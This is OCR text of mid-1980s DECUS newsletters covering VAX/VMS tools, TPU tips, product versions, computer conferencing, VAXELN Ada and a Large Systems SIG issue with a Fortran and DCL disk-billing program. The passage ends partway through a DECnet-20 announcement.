TPU is being viewed as a true "generic user interface" by DEC developers. Many new and old tools are being implemented with TPU as the basis of the interface: LSEDIT, the new ACL editor, and DEC's internal "bulletin board" utility, NOTES.

In fact, the NOTES developers gave a talk on "TPU as a User Interface" which was extremely popular. They described several techniques for using TPU in this fashion, including how to parse DCL commands from within TPU. To summarize his major points:

Advantages:

Interface built and extended rapidly
Easy to debug
Screen handling dealt with entirely by TPU
Fast editing in text-intensive applications (as opposed to FMS, for example)
Cut-and-paste between applications is trivial
TPU is "just another programming language", so it's easy to enforce standards, etc.

Disadvantages:

TPU deals with *all* screen handling! Sometimes you want to jump in and override, e.g., for graphics or special characters

Difficult to integrate other TPU editing interfaces (this was brought up to the TPU developers, and will be made easier in future TPU releases)

More complicated than prompting, for example MAIL

Some new TPU features were suggested by the NOTES team:

- Keymaps
- Non-writable buffers (e.g., HELP buffers)
- Extensions to CALL_USER built-in function
- CONTROL-C handling

Only the keymaps feature is implemented in the new version.

1.5 TPU Pattern-Matching

Here's a handy pattern for matching sentences, à la EDT's SENTENCE entity:

```
user_sent_delim := ANY('.?!') & (ANY (' '"")]}') |
   line_end);
DEFINE_KEY ('POSITION (SEARCH (user_sent_delim, FORWARD,' +
   'NO_EXACT))', ctrl_a_key);
```

Now CTRL-A will position you to the next end-of-sentence mark (defined as a period or a question or exclamation mark which is followed by a blank, single or double quote or end-of-line.

Note that the pattern above starts with the built-in function `ANY()` instead of the expression `'.'|'?'|'!'`. As pointed out in the VAXTPU Birds of a Feather session (and as shown on page 2-12 of the TPU Reference Manual), using `ANY()` is more efficient than alternation (the | operator). Also, this technique forces TPU to use an *incremental* search instead of a *seek*

search; the incremental is slower for short buffers but on the average saves time! This paradox occurs because of the way the seek search operates:

Say we have a pattern that begins with an alternation, `(A | B) & C`, where A, B, and C are text patterns previously defined. For those unfamiliar with VAXTPU, this pattern matches either AC or BC. A seek search will look through the entire buffer for AC, and only look for BC if AC is *not found.* An incremental search will look at the current position for A, then look for B, and *then* move the cursor before trying again. If either A or B is found, then the next position is checked for C.

If you have a pattern which begins with an alternation of single characters, use `ANY()` to force an incremental search. However, in our example, the pattern `(A | B)` is not specifically single characters. In this case, you can *force* an incremental search by adding a "dummy pattern" to the front: `'' & (A | B) & C`. The null string will always match the current position, and the remainder of the pattern is processed as an incremental search.

Another technique represented here is the use of *pattern variables* instead of pattern strings; that is, use

```
pattern_var := ANY('ABC') & ANY ('DEF');
find_pattern := SEARCH (pattern_var, FORWARD);
```

instead of

```
find_pattern := SEARCH (ANY('ABC') & ANY('DEF'), FORWARD);
```

especially if the `SEARCH` occurs in a loop.

2 LSEDIT

Here's a Language-Sensitive Editor hint: in the olden days, one might submit a batch job to compile many different modules, generating a listing for each, then print the listings, examine them for compilation errors, and correct each one. Now, using LSEDIT, you can eliminate listings entirely. Simply follow these steps:

1. Use the `/DIAGNOSTICS` qualifier on your batch compile. This generates compiler diagnostics into a `.DIA` file in the form used by LSEDIT.

2. Append the .DIA files together. Don't worry if some of the compilations produced no errors; the .DIA files will reflect this accurately.

3. Enter LSEDIT (it doesn't matter which file you edit), and type the following:

```
LSE> REVIEW/FILE=filename.DIA
```

where **filename.DIA** is the name of the concatenated .DIA files.

This will review each compilation error, automatically reading the associated source file into a buffer as needed.

Product Version Summary

The following are the current versions of VAX languages and tools shipping. When a new version is due out soon, the approximate ship date is also listed.

This is based on the latest information the Languages and Tools SIG could obtain, but be forewarned that this information changes so quickly that it may be incorrect in some places.

PRODUCT	CURRENT RELEASE	SHIP DATE	UPCOMING RELEASE	SHIP DATE
VAX Ada	1.1	Aug 85	-	-
VAX Ada/Eln	-	-	1.0	Apr 86
VAX APL	1.3	Jul 85	2.0	Jan/Feb 86
VAX BASIC	2.4	Sep 85	-	-
VAX Bliss	4.1	Dec 84	-	-
VAX C	2.1	Aug 85	-	-
VAX Cobol	3.2	Jun 85	3.3	Mar 86
VAX Fortran	4.3	Oct 85	4.4	Mar 86
VAX Pascal	3.1	Dec 85	-	-
VAX PL/1	2.3	Jun 85	-	-
VAX RPG II	1.1	?	2.0	Jan 86
VAX PCA	1.1	Dec 85	-	-
VAX DEC/CMS	2.0	Jan 85	2.1	Feb 86
VAX DEC/MMS	2.1	Dec 85	-	-
VAX DEC/Shell	1.0	Jan 85	1.1	Feb 86
VAX DTM	1.1	Jul 85	2.0	Mar 86
VAX LSE	1.1	Sep 85	1.2	Feb 86
VAX Scan	1.0	Nov 85	-	-
VAXset (CMS, MMS, DTM, LSE, PCA)	-	-	N/A	Feb/Mar 86
VNXset (C, CMS, MMS, DEC/Shell)	-	-	N/A	Feb/Mar 86

VAX (tm) Ada (r)

Current Version: V1.1
V1.1 Started Shipments: August, 1985
Major Features: Full ANSI Language
Production quality
Highly integrated into VAX/VMS Environment
Multi-language capabilities
Comprehensive diagnostics
U.S. Government validated
Full symbolic debugging support

(tm) VAX is a trademark of Digital Equipment Corporation
(r) Ada is a registered trademark of the U.S. Government (Ada Joint Program Office)

VAX APL

Current Version: V1.3
V1.3 Start Shipments: July, 1985
Major Features: Performance enhancements

DECUS ANNOUNCEMENT: V2 of VAX APL
New features:

Performance Improvements
APL can now call other VAX languages which adhere to the VMS calling standard
Multi-key ISAM

Availability: January/February, 1986

VAX BASIC

Current Version: V2.4
V2.4 Started Shipments: September, 1985
Major Features: VAX Language-Sensitive Editor support
CDD support
Contains compile-time directives
Provides structured programming constructs
Conforms to ANSI Minimal Basic

VAX BLISS

Current Version: V4.1
V4.1 Start Shipments: December, 1984
Major Features: Ease of use
/Check qualifiers
/Cross reference switch
VAX Language-Sensitive Editor support

VAX C

Current Version: V2.1
V2.1 Start Shipments: August, 1985
Major Features: Full Debug support
CDD support
VAX Language-Sensitive Editor support
Improved run-time routines for UN*X compatibility
Shareable run-time library

VAX COBOL

Current Version: V3.2
V3.2 Start Shipments: June, 1985
Major Features: VAX Language-Sensitive Editor support
Screen handling extensions
Extended DML
Version 3.3 availability: March, 1986

VAX FORTRAN

Current Version: V4.3
V4.3 Start Shipments: October, 1985
Major Features: VAX Language-Sensitive Editor support
Global optimizations
CDD support
Records
Version 4.4 availability: March, 1986

VAX Pascal

Current Version: V3.1
V3.2 Start Shipments: December, 1985
Major Features: Performance/Runtime Optimizations
CDD Support
VAX Language-Sensitive Editor Support
Compatibility support for VAXELN Pascal
Source Line Debugging

VAX PL/I

Current Version: V2.3
V2.3 Start Shipments: June, 1985
Major Features: VAX Language-Sensitive Editor support
CDD support
Compile-time pre-processor

VAX Ada/Eln

Availability: April, 1986

VNXset (including C, CMS, MMS, DEC/Shell)
Availability: February/March, 1986

VAXset (including CMS, MMS, DTM, LSE, PCA)
Availability: February/March, 1986

VAX RPG II

Current Version: V1.1
Major Features: Conforms and is an extended implementation of the IBM RPG II defacto standard

Fast compile and runtime performance

Full screen editor

Compatible with IBM implementations on Systems 3, 34, and 38

DECUS ANNOUNCEMENT: VAX RPG II VERSION 2.0

Major features:
- CDD support
- Increased IBM compatibility
- New data structures
- Syntax editing capabilities added to RPG editor

Availability: Starting January, 1986

VAX Performance and Coverage Analyzer

Current Version: V1.1
V1.1 to begin shipping: December, 1985

Major features: Helps to find execution bottlenecks in application programs

Provides test coverage analysis to determine which lines of an application are executed by a given set of test programs

Has an interface to the VAX DEC/Test Manager

VAX DEC/CMS

Current version: V2.0
V2.0 began shipping: January, 1985

Major Features:
- A callable interface
- New security features
- Significantly improved performance
- Groups for the easy organization of related files

o CMS offers functionality similar to SCCS (Source Code Control System) on UN*X

Version 2.1 availability: February, 1986

VAX DEC/MMS

Current version: V2.1
V2.1 to begin shipping: December, 1985
Major features of V2.0 are:

- Support for CDD
- Support for TDMS
- Support for FMS

o MMS offers functionality similar to MAKE on UN*X

VAX DEC/Shell

Current Version: V1.0
V1.0 began shipping: January, 1985

Major features of the DEC/Shell include:

- An alternate command line interpreter
- The script language
- A set of commonly used UN*X utilities

o DEC/Shell is based on the UN*X V7 Bourne Shell

Version 1.1 availability: February, 1986

VAX DEC/Test Manager

Current Version: V1.1
V1.1 began shipping: July, 1985

Major features of the product include:

- Automates regression testing
- Helps to organize, execute, and review test results
- Assures that subsequent changes to a program do not cause errors to reoccur

o V1.1 can be used with any test programs that can be executed in batch mode.

o V1.1 has special support for an interface to the VAX Performance and Coverage Analyzer (VAX PCA)

DECUS ANNOUNCEMENT: VAX DEC/TEST MANAGER VERSION 2.0

Major features:
- Ability to test interactive applications on a character cell terminal
- Increased integration with VAX DEC/CMS (can store tests in a CMS library for Test Manager retrieval)
- Performance Improvements

Availability: starting in March, 1986

VAX Language-Sensitive Editor:

Current Version: V1.1
V1.1 began shipping: September, 1985

Major Features:

Supports Ada(r), BASIC, BLISS, C, COBOL, FORTRAN, Pascal, PL/I, SCAN

Write, edit, compile, and review and correct compilation errors within a single editing session

Speeds up source code entry using formatted language-specific source code templates

Provides for interactive editing capabilities during a debugging or performance analysis session

User tailorable and user extensible

Extensive on-line help for supported VAX languages

Version 1.2 availability: February, 1986

VAX SCAN

Current Version: V1.0
V1.0 began shipping: November, 1985

Major features:

A complete VAX programming language used to create programs that deal with pattern matching and text transformation

Used for creating translators, preprocessors, filters, and parsers

To build tools for converting data from other vendor's computing equipment

Finds and replaces text in files

COMPUTER-BASED CONFERENCING

WHAT IS IT?

- Asynchronous, transcribed communication.
- Communicate 1 person to many; Electronic mail, while asynchronous, is 1 to 1 communcation.
- Ongoing discussion maintained in a database.
- Data search/retrieval capabilities.

USES OF COMPUTER-BASED CONFERENCING

- Bulletin board/notice facility.
- Ongoing seminar/discussion covering specific areas.
- Free-for-all.
- Q/A
- On-line 'cocktail parties'.
- Crisis management.
- Shared knowledge database.
- Task coordination/management.

ADVANTAGES

- No time constraints.
- No geographical constraints.
- Reduced travel costs.
- Shorter meetings.
- Facilitates working at home.
- Each participant reads and responds at own rate.
- Many participants can 'speak' simultaneously.
- Verbal dominance is not a factor as it is in face-to-face meetings.
- No "jet lag".
- No fear of rejection (anonymous entries).

DISADVANTAGES

- No body language/cues, lack of face-to-face social interactions.
- Impersonal.
- Intimidating.
- Addictive. Long-time users need their 'conferencing fix'.
- "Information controller's" prestige is jeapordized - Data is online and readily available.
- Uncritical use of the output.
- Privacy and security issues.
- Potential for overwork/overload.

WHAT'S AVAILABLE?

- PARTICIPATE - Participation Systems, Inc. Single node only, hierarchical conferences.
- COM/PORTACOM - U. of Stockholm. Integrated mail, and computer conferencing. Networking accomplished by duplicate conference files on each node.
- EIES - Runs only on dedicated Interdata systems.

Improving Electronic Communication

- Lack of Body Language.
- Reading takes longer than listening.
- Hardware deficiencies.

More Readable Messages

- Use correct spelling, grammar and punctuation.
- Use mixed case text.
- Use narrow line width.
- Paragraphs five to seven lines long.

More Readable Messages

- Generous white space.
- Meaningful, descriptive titles.

Body Language

- Facial Expressions
  - :-) Smiling face
  - :-(Sad face
  - 8-| Serious face
  - *^) Another smiling face
  - >:-(Angry face

Body Language

- Intonation
  - You can SHOUT OUT LOUD
  - or highlight something, like *this*
  - or make wild statements and (~/~) stir up some action.

Expressing Emotion

- Denote ranting, pontificating or wild emotional outburst with an indicative phrase
  - SET FLAME /INTENSITY=BURN
  - <FLAME ON>
  - GRRRR....
  - START /SOAPBOX
  - <FLAME OFF>

VAX NOTES - ADVANCED DEVELOPMENT

Provides a three-level hierarchy; notefile, note, and response. Notefile is structured as:

```
N-R-R-R
|
N-R
|                    (N=Base note)
N-R-R-R-R            (R=Response)
|
N
```

Particular notes or responses are addresed by 'note.response' (3.0, 274.6).

VAX NOTES FEATURES

- Callable data access procedures.
- Server-based network access (searches, etc done on remote node). FAST!
- Integrated editor (EVE).
- Extensible procedural interface and conference file format.

VAX NOTES FUTURES

- PRODUCTIZE.
- Moderator support.
- Extensible database.
- Bookmarks & keywords.
- Voting.
- Anonymous notes.
- Experience-oriented interface.
- Charging/accounting.
- Move/rearrange notes.

GOOD READING

THE NETWORK NATION - By Starr Roxanne Hiltz and Murray Turoff

Introducing

VAXELN™ Ada®

Ada is a registered trademark of the U.S. Government, Ada Joint Program Office

VAXELN Ada:

- Ada development system for embedded, dedicated and real-time applications on VAX processors
- Development is done on VAX/VMS using VAX Ada and associated development tools
- Applications run on target processor under the VAXELN real-time executive
- Government validated

Embedded Applications:

- Processor is integral part of larger device (robot, tester, etc.)
- Application often runs from PROM
- Limited peripherals (no disk, etc.)

Dedicated Applications:

- System intended for specific application
- Turnkey, or limited human interface
- Communication with other workstations often desireable

Real-Time Applications:

- o Reacts to external events
- o Custom device support often needed
- o High performance

Why Ada?

- o Highly portable
- o Easy to develop correct programs
- o Standard multitasking, data structure definition, machine representation features

Why VAXELN rather than VAX/VMS?

- o No "system disk"
- o Fast, predictable interrupt response
- o Include only those features you need
- o Device drivers can be written in Ada
- o Less memory needed

What is VAXELN?

- o Compact kernel and scheduler (<64KB)
- o Memory-mapped, non-paging
- o VMS-compatible file system
- o DECnet using Ethernet
- o Bootable application system can reside on disk, tape, PROM or down-line load over Ethernet
- o Supports MicroVAX (I and II), VAX-11/725, VAX-11/730, VAX-11/750

VAXELN Ada Components:

- VAXELN-specific Run-Time Library for all standard Ada features plus most VAX Ada additional features
- Run-Time Library provided as shareable images for optimum use of memory
- Fully symbolic remote debugger based on VAX DEBUG
- Declarations of VAXELN types, services and utility routines
- Complete documentation
- VAX Ada and VAXELN Toolkit are prerequsite products

Compiler Features

- Use standard VAX Ada compiler, VAX Language Sensitive Editor, DEC/CMS
- All VAX Ada features available except timeslicing, ASTs, relative and indexed files
- Choice of target system can be deferred until link time
- No difference in generated code for VAXELN target
- Builtins for device and processor register access, interlocked instructions

Program Library Manager

- Use standard VAX Ada Program Library Manager (ACS)
- Each program library or sublibrary has a default target (VAX/VMS or VAXELN)
- Default target can be overriden on a permanent or temporary basis for a link or export
- Result is linked application program (.EXE)

VAXELN System Builder (EBUILD)

- Combines one or more linked application programs with kernel, device drivers, file servers, etc
- Flexible menus for modifying system parameters
- Result is bootable system (.SYS)
- System can then be transferred to disk or tape, PROM, or downline loaded over Ethernet

VAXELN Ada Remote Debugger (RDEBUG)

- Based on VAX DEBUG with full user interface compatibility (screen mode, keypad keys, command files, etc.)
- Fully symbolic, source-level displays
- Set breakpoints, watchpoints, Ada events
- Runs on VMS host, connected to target by Ethernet

Package VAXELN_SERVICES

- Declarations of all VAXELN objects (EVENT, DEVICE, SEMAPHORE, PORT, etc.)
- High-performance mutual-exclusion semaphore (MUTEX) operations
- VAXELN kernel services and utility routines

Tasking Implementation

- Each Ada task is a separate VAXELN process
- Ada and non-Ada processes may co-exist in a program
- Multiple programs (Ada and non-Ada) may be running in an application system
- Preemptive priority, run-till-blocked scheduling
- If one task blocks, others continue

Input-Output

- Packages TEXT_IO, SEQUENTIAL_IO, SEQUENTIAL_MIXED_IO, DIRECT_IO and DIRECT_MIXED_IO supported
- Console is default device for standard INPUT and OUTPUT
- Files can be accessed on local system, other VAXELN systems on Ethernet, or anywhere in DECnet network
- Provision for use of VAXELN circuits as files
- I/O only blocks calling task

Additional Features:

- Ada code can call or be called by Pascal or "C" routines
- Can access the Rdb/ELN Relational Database Manager


Summary

- High-quality, validated Ada for embedded, dedicated or real-time VAX applications
- Uses industry-leader VAX Ada compiler
- High-performance VAXELN executive lets you do the job with minimum overhead
- Full support by DIGITAL

DECUS

LARGE SYSTEMS SIG DECUS US CHAPTER

DIGITAL EQUIPMENT COMPUTER USERS SOCIETY



AT LARGE

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The Newsletter of the Large Systems SIG

LARGE SYSTEMS

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PREVIEW OF DALLAS SYMPOSIUM

by Bob McQueen, Symposium Coordinator

In the middle of a January thaw, the Symposia Committee met in Malrboro, Massachusetts to schedule the Dallas Symposium. In scheduling the Large Systems sessions I took the comments that I received in Anaheim and incorporated them into the schedule. The end result is a schedule that I hope you will be pleased with.

The SIG's sessions start off on Tuesday with the Roadmap. After that are two repackaged/new sessions called the LCG Products and Directions and LCG Software Products Update and Directions. These sessions are outgrowths of the Product Panel and TOPS Monitor Directions sessions. Tuesday afternoon will be devoted to Highend VAX/VMS sessions. The Highend VAX/VMS sessions should provide vital information for the 10/20 users migrating/converting to VAX/VMS.

Wednesday will contain the TOPS technical sessions. These sessions include TOPS Technical Update, TOPS User Requested Directions, Utility closets and the Q&As. The User Requested Directions will provide a forum for input into the final releases of TOPS-10/20. Users are asked to bring specific requests to this session. There will be two TOPS-20 user presented sessions; New Mexico Tech C Compiler and EMACS Library Writing Tutorial. Thursday will provide information on the conversion/integration/migration tools for the TOPS users. These sessions range from FORTRAN and COBOL conversion tools, to VMS for TOPS tutorials. Wrapping up the day will be the SIG Town Meeting and finally the Large Systems SIG Menu session. The Town meeting will discuss SIG directions and plans, while the Menu session will provide a forum to finalize the menu information from the Dallas Symposium for a mailed ballot.

This is the final schedule for Dallas:

Tuesday:

9:00 - 10:00	LS027	Large Systems SIG Roadmap
10:00 - 11:00	LS029	LCG Products and Directions (formally the Product Panel)
11:00 - 12:30	LS030	LCG Software Products Update and Directions
14:00 - 15:00	LS043	Highend VAX: Configuring Highend Systems
15:00 - 16:00	LS036	Highend VMS: Technical Update
16:00 - 17:00	LS044	Highend VAX/VMS: System Management Panel
17:00 - 18:00	LS037	Highend VAX/VMS: Tuning

Wednesday:

9:00 - 10:00	LS033	TOPS-20 Technical Update
10:00 - 11:00	LS012	TOPS-20 User Requested Directions
11:00 - 12:00	LS035	TOPS-20 Utility Closet
12:00 - 13:00	LS034	TOPS-20 Q&A
13:00 - 14:30	LS045	TOPS-20 EMACS Library (:EJ) Writing Tutorial
14:30 - 15:30	LS020	TOPS-20 NMIT C Compiler Version 7
13:00 - 14:00	LS031	TOPS-10 Technical Update
14:00 - 15:00	LS025	TOPS-10 7.03 User Panel
15:00 - 16:00	LS021	TOPS-10 User Requested Directions
16:00 - 17:00	LS032	TOPS-10 Q&A
17:00 - 18:00	LS026	TOPS-10 Utility Closet

Thursday:

9:00 - 9:30	LS047	Integration WG Meeting
9:30 - 10:30	LS038	TOPS to VMS Tools and Products for Integration, Migration and Conversion
10:30 - 11:30	LS039	TOPS to VMS FORTRAN Conversions
11:30 - 12:30	LS040	TOPS to VMS COBOL Conversion
12:30 - 14:00	LS042	VMS for TOPS: System Management
15:00 - 16:30	LS041	VMS for TOPS: Programming and User Interface
16:30 - 17:30	LS028	Large Systems SIG Town Meeting
17:30 - 18:30	LS009	Large Systems SIG Menu

I understand that lunch on Wednesday is a problem for the TOPS-20 people, but that was the only way that I could get the NMIT C compiler and EMACS sessions into Wednesday. On Thursday I assumed if you were interested in COBOL conversions that you weren't interested in System Management, so I don't see a problem for lunch there.

DOCTOR TOPS

Dear Doctor Tops,
After reading through many VMS manuals I have determined that the VAX does not support DISK ACCOUNTING, even though they have DISK QUOTAS. Since I would like to bill on USED disk space, not AUTHORIZED QUOTA is there any way that I can get a handle on what is being used on a PER USER BASIS? It would be preferable to have some sort of SET FILE ACCOUNT ability, but I'll settle for even a rough treatment.

Tired Of Very Messy Software

Dear Tired,
You are quite correct in that VMS doesn't have a disk accounting capability. Your desire for a set file account utility cannot be met in the current incarnation of FILES-11, since there is no way to put that information in the file header, unless you have SOURCES. However, all is not lost. ANALYSE/DISK/USAGE= will produce a funny format BINARY file which contains the information you desire. If you use the SET ACCOUNT facility I have mentioned to another user, then you can do even better. The enclosed program reads that binary file and cross-references it to the SYSUAF.DAT file to produce a readable total of disk blocks used. There are various defaults available, and they are described in the sources. As is usual, if VMS changes a 4.X release, this software may break. Since it didn't change from 3.7 to 4.2, it would take a major effort by the VMS developers to cause it to fail. This program needs BYPASS to run correctly (it needs SYSUAF.DAT access, and access to all files). The program is set up to allow for multiple disk structures. See the .COM file for more information.

Dr. Tops

```
c       include file for disk billing program
c
        parameter (number_users=512)
c
        common /sysuaf/ user_name, login_dir, last_account, uic_text
        common /sysuaf2/ user_uic, dir_len, active
c
c       character*12 user_name(number_users)
        character*12 user_name(512)
        character*6 uic_text
c       character*40 login_dir(number_users)
        character*40 login_dir(512)
c       character*8 last_account(number_users)
        character*8 last_account(512)
c       integer*4 user_uic(number_users), dir_len(number_users)
        integer*4 user_uic(512), dir_len(512), active
c
c       storage of used junk
c
        common /diskuse/ user_disk_blocks
c       integer*4 user_disk_blocks(number_users)
        integer*4 user_disk_blocks(512)
```



```
        program diskbill
c
c       disk billing generator for the VAX
c
        include 'diskbill.inc'
c
        character*80 syaccount
        character*80 next_file
c
c       assumes sysuaf.lis exists in the current directory
c       File names are input from the terminal on V 4.0
c
c       outputs dskuse.d20 in the same format as *** is expecting.
c
        open(unit=1,name='sysuaf.lis',status='old')
c
c       flush header line
c
        read(1,100)user_name(1)
        read(1,100)user_name(1)
100     format(1a12)
c
c       read in the data
c
        do 10,i=1,number_users
        read(1,101,end=11)user_name(i),uic_text,dir_len(i),login_dir(i)
101     format(t22,1a12,t43,1a6,t70,q,1a40)
c
c       convert UIC_TEXT into an octal number
c
        user_uic(i)=0
        do iuic=1,6
           if(uic_text(iuic:iuic).eq.']')goto 10
           user_uic(i)=user_uic(i)*8+(ichar(uic_text(iuic:iuic))-
     1     ichar('0'))
           enddo
10      continue
c
c       overflow!!!
c
        type *,'Too many users in SYSUAF.LIS - change NUMBER_USERS'
        stop
c
c       here on EOF
c
11      continue
        close(unit=1)
c
c       find syaccount.dat for each user
c
        active=i-1                      !record number of users
        do 13,i=1,active
```

```
c
c       lookup syaccount.dat
c
           syaccount=' '                          !clear this file name
           j=dir_len(i)
           jl=j+13
           syaccount(1:j)=login_dir(i)(1:j)
           syaccount(j+1:jl)='SYACCOUNT.DAT'
           open(unit=1,name=syaccount(1:jl),status='old',readonly,
     1     err=15)
           read(1,102,end=15)last_account(i)
102        format(1x,1a8)
           goto 13
c
c       here if no syaccount.dat or an error reading it
c
15         continue
           last_account(i)='OVERHEAD'
c
13      continue
        close(unit=1)
c
c       now we have uic's and account strings
c
        do 16 i=1,active
           user_disk_blocks(i)=0
16      continue
c
c       read the files we have
c
c       call dodisk('dua0.raw')
c       call dodisk('dua1.raw')
cEDIT   call dodisk('dub0.raw')
17      continue
        type *,' Enter the next input file'
        read(5,1040,end=18)i,next_file
1040    format(q,1a80)
        if(i.le.0) goto 18
        call dodisk(next_file(1:i))
        goto 17
18      continue
c
c       write the data back out
c
        open(unit=1,name='dskuse.d20',status='unknown',
     1  carriagecontrol='list')
        itotal=0
c
        do 20 i=1,active
           if(user_disk_blocks(i).eq.0) goto 20
           write(1,104)user_name(i), user_uic(i), last_account(i),
     1     user_disk_blocks(i)
104        format(1x,1a12,1x,o3,1x,1a8,1x,1i10)
        if(last_account(i).ne.'OVERHEAD') itotal=itotal+user_disk_blocks(i)
20      continue
        type *,'Total billable blocks = ',itotal
        close(unit=1)
        end
```



```
c
c       routine to process a file for disk charges
c
        subroutine dodisk (fname)
c
        include 'diskbill.inc'
c
        character*(*) fname
        character*64 file_name
        byte garbage
        integer*4 uic,alloc,used
c
c       step one: find the file
c
        open(unit=1,name=fname,status='old',readonly,err=10)
c
c       step two: eat first record
c
        read(1,100)garbage,uic,alloc,used,file_name
100     format(1a1,1a4,1a4,1a4,1a64)
c
c       step three read the file
c
        do 20 i=1,128000                !do forever
        read(1,100,end=30)garbage,uic,alloc,used,file_name
c
c       find the user UIC in the file
c
        do 21 j=1,active
           iuic=uic.and.255                        !mask bits out
           if(iuic .eq. user_uic(j)) then
              user_disk_blocks(j)=user_disk_blocks(j)+used
              goto 20
              endif
21      continue
c
c       oops... not found!!!
c
        user_disk_blocks(active+1)=user_disk_blocks(active+1)+used
c
c       here for next record
c
20      continue
c
c       what a crock! we fell through!
c
        type *,'Impossible error in diskbilling'
        close(unit=1)
        return
c
c       here on end of file
c
30      continue
        close(unit=1)
        return
c
c       here for no file
c
10      continue
        type *,'No such file available: ',fname
        return
        end
```

```
$ set noon               !ignore errors
$ set verify
$ submit vaxacct.com /after="+7-00:00:00"
$ set proc /priv=all
$ if P1 .eqs. "DISK" then $ goto disk
$ if P1 .eqs. "TAPE" then $ goto restart
$ account/full/out=account.raw
$ set account/new_file
$ run rawacct
$ copy sys:sysuaf.dat *
$ r sys:authorize
list
exit
disk:
$ ana/disk/usage=vms4.raw dua0:
$ ana/disk/usage=work.raw dua1:
$ ana/disk/usage=cdm.raw dub0:
$ run sys:diskbill
dua0.raw
dua1.raw
dub0.raw
$!
restart:
$ set on        !turn errors back on
$ on error then $ goto tape_error
$ init /over=(exp,acc) /den=6250 mfa0: accoun
$ mount mfa0: accoun
$ copy account.d20 mfa0:acount.raw
$ copy dskuse.d20 mfa0:dskuse.d20
$ set noon      !turn errors back off
$ app dskuse.d20 lastmdisk.d20
$ ren dskuse.d20 lastwdisk.d20
$ append account.d20 lastmacct.d20
$ rename account.d20 lastwacct.d20
$ delete *.raw;*,sysuaf.*.*
$ dism mfa0:/nounl
$ purge
$ set noverify
$ exit
tape_error:
$ set noon
$ dism mfa0:/nounl
$ set noverify
$ write sys$output "Accounting blew up!"
$ exit
```


TOPS ANNOUNCEMENTS FROM DEC

HIGH PERFORMANCE SYSTEMS
AND CLUSTERS GROUP

ANNOUNCING THE AVAILABILITY OF TOPS-20 VERSION 6.1

DIANE A. LORION
617-467-6282
MRO1-1/M23

Digital is pleased to announce the availability of TOPS-20 Version 6.1. TOPS-20 Version 6.1 in conjunction with the release of DECnet-20 Version 4.0, provides DECnet Phase IV capabilities to DECSYSTEM-20 customers.

PRODUCT DESCRIPTION

With the hardware and software enhancements in Version 6.1, TOPS-20 provides efficient inter-computer communications to large networks over leased lines (long-haul), NI-Ethernet (Local Area) and/or CI (Computer-Interconnect).

Some of the key features of TOPS-20, Version 6.1, include:

- Support for NIA20 which connects the Ethernet to the KL10.
- Support for DECnet-20 V4.0, a full Phase IV product.
- Support for heterogeneous command terminals using CTERM.
- Support for DECnet router and LAT terminal concentrators.
- Support for Common File System (CFS).
- Base monitor support required by TCP/IP-20 to use NIA20, CI20 and AN20.
- Support for CI20, HSC50, RA60 and RA81 disk subsystems.

With the hardware and software enhancements in Version 6.1, TOPS-20 provides efficient inter-computer communications to large networks over leased lines (long-haul), NI-Ethernet (Local Area) and/or CI (Computer-Interconnect).

MINIMUM HARDWARE REQUIRED

Prerequisite hardware for TOPS-20 Version 6.1 is a KL10 Model B processor with 1M words of memory. Consult the Software Product Description (SPD) for configuration guidelines.

ORDERING INFORMATION

Order No.	Description
QT023-3M	TOPS-20 Self-Maintenance Service
QT023-9M	TOPS-20 Basic Service
QT023-9M	TOPS-20 DECsupport Service
QT023-DZ	TOPS-20 Single-use license only for use with third party hardware, no binaries, no documentation, no support services
QT023-HM	TOPS-20 Update - Binaries, documentation
QT023-HZ	TOPS-20 Update - Right to copy for single-use, no binaries, no documentation
QT023-KZ	TOPS-20 Documentation Service
QT023-YM	TOPS-20 for use with third party hardware single-use sources license, sources and binaries, documentation, no support services
QT862-DZ	TOPS-20 Single-use license only for use with third party hardware, no binaries, no documentation, no support services **(Educational only)**
QT862-YM	TOPS-20 for use with third party hardware single-use sources license, sources and binaries, documentation, no support services **(Educational only)**

AVAILABILITY

TOPS-20 Version 6.1 is currently available from the Software Distribution Center (SDC).

QT023-DZ, QT023-YM, QT862-DZ, and QT862-YM are available only to customers with a valid TOPS-20 license.

TOPS-20 Version 6.1 continues to be part of the DECSYSTEM-20 Basic System Package. Customers who have a Software Product Service Agreement for TOPS-20, and customers who are under warranty for TOPS-20, will automatically receive Version 6.1 on the release date from the Software Distribution Center (SDC).

ANNOUNCING THE AVAILABILITY OF DECNET-20 VERSION 4.0

DIANE A. LORION
617-467-6282
MRO1-1/M22

Digital is pleased to announce the availability of DECnet-20 Version 4.0. DECnet-20 Version 4.0 in conjunction with the release of TOPS-20 Version 6.1, provides DECnet Phase IV capabilities to DECSYSTEM-20 customers.

PRODUCT DESCRIPTION

DECnet-20 allows a suitably configured DECSYSTEM-2040/2060/2065 to participate as a routing node or nonrouting endnode in Phase III or Phase IV computer networks. DECnet-20 is a Phase IV network product and is warranted for use only with supported Phase III and Phase IV DECnet products supplied by DIGITAL. DECnet-20 V4.0 does not support communication with DECnet Phase II nodes.

DECnet-20 participates as a Phase IV DECnet node only on links connected by an NIA20 or a CI20. The DECnet-20 communications front-end is a DECnet Phase III node, so DECnet-20 participates as a Phase III DECnet node on links which pass through the communications front-end.

Some of the key features of DECnet-20, Version 4.0, include:

- Adaptive Routing
- Task-to-task communications
- Network file transfer
- Heterogeneous command terminals
- Downline system load
- Upline dump
- Network management
- Support for DECnet router and LAT terminal concentrators
- Limited network resource sharing capabilities using DIGITAL Network Architecture (DNA) protocols

The network functions available to a DECnet-20 user depend, in part, on the configuration of the rest of the network. Each DECnet product offers its own functions and its own set of features to the user. Networks consisting entirely of DECnet-20 Phase IV nodes have all the functions described in the DECnet-20 Software Product Description (SPD #23.62.00). Networks that combine DECnet-20 nodes with other DECnet products may limit the functions available to the DECnet-20 user because some DECnet-20 features may not be supported by all DECnet products. Conversely, a user of another DECnet implementation will not necessarily have access to all DECnet-20 functions.

The DECnet products and functions available to users on mixed networks can be determined by comparison of the SPDs for the appropriate products. An overview of DECnet and the capability available with mixed networks is contained in the general DECnet Software Product Description (SPD #10.59.xx).

MINIMUM HARDWARE REQUIRED

